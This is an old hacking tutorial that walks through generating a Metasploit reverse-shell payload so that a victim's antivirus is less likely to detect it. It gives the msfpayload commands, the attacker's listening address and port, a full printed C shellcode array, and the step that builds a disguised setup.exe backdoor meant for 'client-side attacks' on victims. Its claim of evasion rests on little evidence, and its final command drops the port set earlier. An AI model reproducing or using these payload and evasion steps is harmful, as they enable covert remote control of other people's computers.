How to Bypass Antivirus Software by Disguising an Exploit's Signature

By **occupytheweb** 01/17/2013 9:57 pm

In my last few articles, I've concentrated on what is called a *listener*, which is basically the same thing as *backdoor* and *rootkit*, only "listener" sounds much less malevolent than the other two terms.

First, I covered embedding a listener in a Microsoft Office document (Excel, PowerPoint, Word, etc.), then in an Adobe Reader PDF file. In both cases, when the victim opens the file, a small program runs in the background that allows us to connect to their system and control it.

The Problem

The only possible hitch in this scenario is that the victim's antivirus program is activated, is up to date, and detects our little program. In that case, the victim is unlikely to open the file and we don't get to play. But, in this lesson, I'll show you how to morph the listener so that the victim's antivirus software is unlikely to detect it.

All antivirus software is based upon the very simple idea of malware signatures. What this means is that the antivirus software publishers simply keep track of what the malicious software looks like—when your AV software updates each day, it picks all new signatures. When it detects something that looks like one of these signatures, they alert the user and quarantine the malicious software.

The Exploit


Fortunately for us, we can essentially change the signature of our malicious software without changing what it does. We simply re-code in a way that the AV software doesn't have a signature of. Pretty simple, wouldn't you say?

Okay. Once again, fire up your BackTrack and Metasploit and let's get working on some metamorphosis.

Step 1 Explore Msfpayload

Let's start by exploring *msfpayload* as part of the Metasploit suite. By typing msfpayload with the –h switch, we can get the help screen on this module.

msfpayload -h



```
root@bt:~/.msf4/local#
root@bt:~/.msf4/local#
root@bt:~/.msf4/local#
root@bt:~/.msf4/local#
root@bt:~/.msf4/local#
root@bt:~/.msf4/local#
root@bt:~/.msf4/local#
root@bt:~/.msf4/local#
root@bt:~/.msf4/local#
root@bt:~/.msf4/local#
root@bt:~/.msf4/local#
root@bt:~/.msf4/local#
root@bt:~/.msf4/local#
root@bt:~/.msf4/local#
root@bt:~/.msf4/local#
root@bt:~/.msf4/local#
root@bt:~/.msf4/local#
root@bt:~/.msf4/local#
root@bt:~/.msf4/local#
root@bt:~/.msf4/local#
root@bt:~/.msf4/local#
root@bt:~/.msf4/local#
root@bt:~/.msf4/local# msfpayload -h

    Usage: /opt/framework/msf3/msfpayload [<options>] <payload> [var=val] <[S]ummary|C|[P]erl|Rub[y]|[R]aw|[J]s|e[X]e|[D]ll|[V]BA|[W]ar>

OPTIONS:

    -h        Help banner
    -l        List available payloads

root@bt:~/.msf4/local#
```

Notice in the screenshot above that the syntax for this module includes options, the payload, and then several values that enable us to encode the payload using various programming languages including C, Perl, Ruby, Raw, VBA and others.

Msfpayload enables us to convert the code of the payload into any of these choices and thereby better evade the victim's AV software.

Step 2 Generate a Custom Payload


Let's proceed to generate a customized payload in C.

msfpayload windows/shell/reverse_tcp -o

Notice that we used the –o option and Metasploit displays our various options. To generate the the customized payload we need to pass the options to Metasploit, in this case the LHOST and the LPORT. Let's set those to our machine 192.168.100.1 and the LPORT to 4441.

We need to now generate a custom payload in C by typing:

msfpayload windows/shell/reverse_tcp LHOST=192.168.100.1 LPORT=4441 C




```
root@bt:~/.msf4/local#
root@bt:~/.msf4/local#
root@bt:~/.msf4/local#
root@bt:~/.msf4/local# msfpayload windows/shell/reverse_tcp LHOST=192.168.100.1 LPORT=4441 C
/*
 * windows/shell/reverse_tcp - 290 bytes (stage 1)
 * http://www.metasploit.com
 * VERBOSE=false, LHOST=192.168.100.1, LPORT=4441,
 * ReverseConnectRetries=5, ReverseAllowProxy=false,
 * EXITFUNC=process, InitialAutoRunScript=, AutoRunScript=
 */
unsigned char buf[] =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2"
"\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85"
"\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3"
"\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\xc1\xcf\x0d"
"\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2\x58"
"\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b"
"\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff"
"\xe0\x58\x5f\x5a\x8b\x12\xeb\x86\x5d\x68\x33\x32\x00\x00\x68"
"\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01"
"\x00\x00\x29\xc4\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x50\x50"
"\x50\x50\x40\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x97\x6a"
"\x05\x68\xc0\xa8\x64\x01\x68\x02\x00\x11\x59\x89\xe6\x6a\x10"
"\x56\x57\x68\x99\xa5\x74\x61\xff\xd5\x85\xc0\x74\x0c\xff\x4e"
"\x08\x75\xec\x68\xf0\xb5\xa2\x56\xff\xd5\x6a\x00\x6a\x04\x56"
"\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x8b\x36\x6a\x40\x68\x00\x10"
"\x00\x00\x56\x6a\x00\x68\x58\xa4\x53\xe5\xff\xd5\x93\x53\x6a"
"\x00\x56\x53\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x01\xc3\x29\xc6"
"\x85\xf6\x75\xec\xc3";
```

Notice that we appended the command with a capital C to indicate that we wanted the payload to be generated in C. As you can see from screenshot above, Metasploit generated the payload in C and displayed it to us.

Step 3 Generate the Binary Code

Finally, we need to generate a binary executable for the shellcode which can use in our client side attack.

msfpayload windows/shell/reverse_tcp LHOST=192.168.100.1 X > setup.exe



```
root@bt:~/.msf4/local#
root@bt:~/.msf4/local#
root@bt:~/.msf4/local#
root@bt:~/.msf4/local#
root@bt:~/.msf4/local#
root@bt:~/.msf4/local#
root@bt:~/.msf4/local#
root@bt:~/.msf4/local#
root@bt:~/.msf4/local#
root@bt:~/.msf4/local#
root@bt:~/.msf4/local#
root@bt:~/.msf4/local#
root@bt:~/.msf4/local#
root@bt:~/.msf4/local#
root@bt:~/.msf4/local#
root@bt:~/.msf4/local#
root@bt:~/.msf4/local#
root@bt:~/.msf4/local#
root@bt:~/.msf4/local#
root@bt:~/.msf4/local#
root@bt:~/.msf4/local#
root@bt:~/.msf4/local#
root@bt:~/.msf4/local#
root@bt:~/.msf4/local#
root@bt:~/.msf4/local#
root@bt:~/.msf4/local#
root@bt:~/.msf4/local#
root@bt:~/.msf4/local# msfpayload windows/shell/reverse_tcp LHOST=192.168.100.1 X > setup.exe
Created by msfpayload (http://www.metasploit.com).
Payload: windows/shell/reverse_tcp
 Length: 290
Options: {"LHOST"=>"192.168.100.1"}
root@bt:~/.msf4/local# 
```

We have now created an executable file by using the **X** option and then sent this file to the current folder and named the file **setup.exe**. We can now use this new payload in a client-side attack and the victim's AV software will be unlikely to have a signature for it, allowing us to stealthily place this backdoor/listener on their system.